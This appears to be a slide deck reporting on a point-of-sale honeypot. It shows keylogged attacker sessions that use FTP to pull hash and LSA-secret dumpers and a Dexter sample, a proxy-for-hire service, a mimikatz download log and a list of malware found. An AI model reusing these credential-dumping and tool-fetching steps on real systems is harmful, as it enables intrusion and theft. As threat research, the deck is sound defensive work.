fgdupnex[BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE]mp.exe[ENTER]\r\nnb[BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE]oyet[ENTER]\r\n\r\nC:\Windows\system32\cmd.exe\r\nkerberosdrv.exe[ENTER]\r\nncd ..[ENTER]\r\nncd .[ENTER]\r\nncd ..[ENTER]\r\nncd[BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE]f[BACKSPACE][BACKSPACE]ftp\r\nC:\Windows\system32\cmd.exe - ftp\r\n[ENTER]\r\nnopen [REDACTED] ENTER\r\n\r\n[ENTER]\r\nShift Down [REDACTED] ENTER\r\n\r\nget readpsw56.exe[ENTER]\r\nbybe[ENTER]\r\n\r\nC:\Windows\system32\cmd.exe - readpsw56.exe[ENTER]\r\nncd .[BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE]dir[ENTER]\r\nncd cir[Ctrl Up][Ctrl Up][Shift Up][Shift Up][BACKSPACE][BACKSPACE][BACKSPACE]\r\n\r\nC:\Windows\system32\cmd.exe - cd [REDACTED]\r\n[ENTER]\r\n\r\nC:\Windows\system32\cmd.exe\r\nnet f[ENTER]\r\n\r\nC:\Windows\system32\cmd.exe - fgfr[REDACTED] ENTER\r\n[ENTER]\r\nShift Down [REDACTED] ENTER\r\n\r\nget fgdump.e[BACKSPACE][BACKSPACE][BACKSPACE].exe[ENTER]\r\nget readpsw56.exe[ENTER]\r\n[REDACTED] ENTER\r\n\r\nC:\Windows\system32\cmd.exe\r\nreadpsw56.exe\r\nC:\Windows\system32\cmd.exe - readpsw56.exe\r\n[ENTER]\r\n\r\nStart menu\r\n[Shift Down]:Shift Up|[REDACTED] BACKSPACE|[REDACTED] \r\n[REDACTED] Ctrl Down|Ctrl Up|[Ctrl Down]|Ctrl Up|[Shift Down]Num Del|Shift Up|\r\nPreparing to delete\r\n[ENTER]\r\n\r\nDumps' , '1446386882')<html>
```

- “net view”
- “net user”
- “get kerberosdrv.exe” → Dexter sample
- “get fgdump.exe” → hashes dumper
- “get readpsw56.exe” → get LSA secrets

COMBO INFECTION


*I started to install a domain controller to see if the attacker would start to move laterally ... but got **infected again**, this time by a **different type of attacker** ...*

- Installed a lot of software (Chrome, Firefox, Ccleaner, win rar, ...)
- Installed all the updates from Windows (WTH?)
- Installed a proxy tool named “socksescort”



ccsetup511	4:29 AM	Application	6,604 KB
Shockwave_Installer_Slim	5:11 AM	Application	4,910 KB
socksescort	4:56 AM	WinRAR ZIP archive	1,412 KB
wrar53b6	4:40 AM	Application	1,745 KB

SOCKSESCORT



SOCKSESCORT

SOCKSESCORT v.2.3

Proxy List (Left Panel):

Proxy	Count
rsey	40
New Mexico	6
New York	77
North Carolina	47
North Dakota	2
Ohio	51
Oklahoma	12
Oregon	13
Pennsylvania	59
Rhode Island	6
South Carolina	28
South Dakota	7
Tennessee	18

Account information:

License expired: 14 days
EscortDB expired: 15 days
Taken today: 1 proxies
Remained Proxies: 77 proxies

Main Proxy List:

IP	Location	Uptime
114.76.*.*	New South Wales\Baulkham Hills *.com.au	Uptime: 00:01:18
121.218.*.*	New South Wales\Chatswood *.net.au	Uptime: 60:33:55
121.218.*.*	New South Wales\Glenhaven *.net.au	Uptime: 210:36:22
110.147.*.*	New South Wales\Sydney *.net.au	Uptime: 12:02:57

Favorites:

Location	IP	Uptime	Ping
Illinois\Bolingbrook	24.15.*.*	232:45:16	Ping 111 ms
Illinois\Mount Prospect	70.91.*.*	05:00:09	Ping 120 ms
Oregon\Portland	74.93.*.*	60:21:04	Ping 174 ms
Pennsylvania\Hanover	174.49.*.*	838:59:59	Ping 128 ms

Buttons: Hide, Logout, Refresh list, Clear all

Bottom Bar: Default profile, Ignore, Star icon

SOCKSESCORT

SOCKSESCORT v2.3

Left Sidebar (State Counts):

State	Count
New Mexico	6
New York	77
North Carolina	47
North Dakota	2
Ohio	51
Oklahoma	12
Oregon	13
Pennsylvania	59
Rhode Island	6
South Carolina	28
South Dakota	7
Tennessee	18
Texas	94
Utah	12
Vermont	4
Virginia	35
Washington	29
West Virginia	8
Wisconsin	17
Wyoming	3

Main Panel (Host Grid):

IP Address	Location	Uptime
114.76.*.*	New South Wales\Baulkham Hills *.com.au	Uptime: 00:01:18
220.240.*.*	New South Wales\Blacktown *.com.au	Uptime: 02:31:48
121.218.*.*	New South Wales\Cranebrook *.net.au	Uptime: 169:02:55
172.194.*.*	New South Wales\Ryde *.175.*.*	Uptime: 04:30:06
101.175.*.*	New South Wales\Sydney *.com.au	Uptime: 18:10:14

Popup Window (Host 121.218.*.*):

Location information:
From: Australia
State: New South Wales
City: Glenhaven
Time: 6:34:11 AM

Common information:
Hostname: *.net.au
Delay: 365 ms Uptime: 210:36:22
Last used: Newer used
Type: Private service. Internal.

Blacklists check result:
Sorbs: Clear
Spamhouse: Low-risk
Spamcop: Clear
Barracuda: Clear
NJABL: Clear

Bottom Bar: Default profile, Ign, DNBL test, To favorites, Obtain to

SOCKSESCORT

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
Latest news

- 18th Dec 2014**
We accept BITCOIN now.
- 30th May 2013**
We added new payment gateway Perfect money.
<http://perfectmoney.com>
- 21th Dec 2012**
Update 2.3 of SocksEscort available.
- 27th Sep 2012**
Maintenance on 27sept 02:00am-03:00am UTC.

Plan	Proxies	Duration	Price	Discount
Basic	10 proxies	1 month	\$10.00	0%
Advanced	320 proxies	6 month	\$50.00	-37%
Pro	650 proxies	1 year	\$80.00	-50%

RANDOM BINARY FOUND ON ONE HONEYPOT

Port scanner



RANDOM BINARY FOUND ON ONE HONEYPOT

Even downloaded mimikatz from github !

```
GET https://github.com/gentilkiwi/mimikatz/releases/download/2.0.0-alpha-20151113/mimikatz_trunk.zip
+ 302 text/html 595B 172ms
GET https://github.com/gentilkiwi/mimikatz/releases/download/2.0.0-alpha-20151113/mimikatz_trunk.zip
+ 302 text/html 595B 169ms
>> GET https://github-cloud.s3.amazonaws.com/releases/18496166/557804c2-89a0-11e5-91e2-52f581df3e4e.zip?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAISTNZFVBIJMK3TQ%2F20151124%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20151124T235030Z&X-Amz-Expires=300&X-Amz-Signature=bbcfb3e09e92b343642136e09e780ef72c177522fa75c746807f26f6ef332474&X-Amz-SignedHeaders=host&actor_id=0&response-content-disposition=attachment%3B%20filename%3Dmimikatz_trunk.zip&response-content-type=application%2Foctet-stream
+ 200 application/octet-stream 350.58kB 1.29s
```

BINARIES

- ❑ Dexter
- ❑ Alina
- ❑ Keylogger (perfect keylogger , ...)
- ❑ Chewbacca
- ❑ Windows hash dumper (fgdump, ...)
- ❑ Psexec (official binary)

BINARIES (SUITE)

- ❑ Majority already on virustotal or seen in public reports
- ❑ Compilation timestamps are generally more than 1 year old
- ❑ Some samples not found on virustotal have a compilation timestamp of 2011-2012 (flagged as “Sality”)

ATTRIBUTION – WARNING !

<start>

Password was a word in Romanian

</stop>

NEXT STEPS

- ❑ Industrialization of the deployment
- ❑ Install near a real POS
- ❑ Use it as a detection system ! (internal, near real POS, ...)
- ❑ Expand the network with active directory, etc ...

CONCLUSION

- ❑ Doesn't look like very professional (looks more like an affiliate) but can still do a lot of damage
- ❑ Still very interesting even if the binaries were not completely new
- ❑ Brute-force attack on RDP is still an attack vector (as well as VNC or pcanywhere)
- ❑ Most binaries were detected by AV
- ❑ Traffic was almost always flagged by an IDS with standard rules
- ❑ Just need someone to look at the alerts !



THANK YOU!

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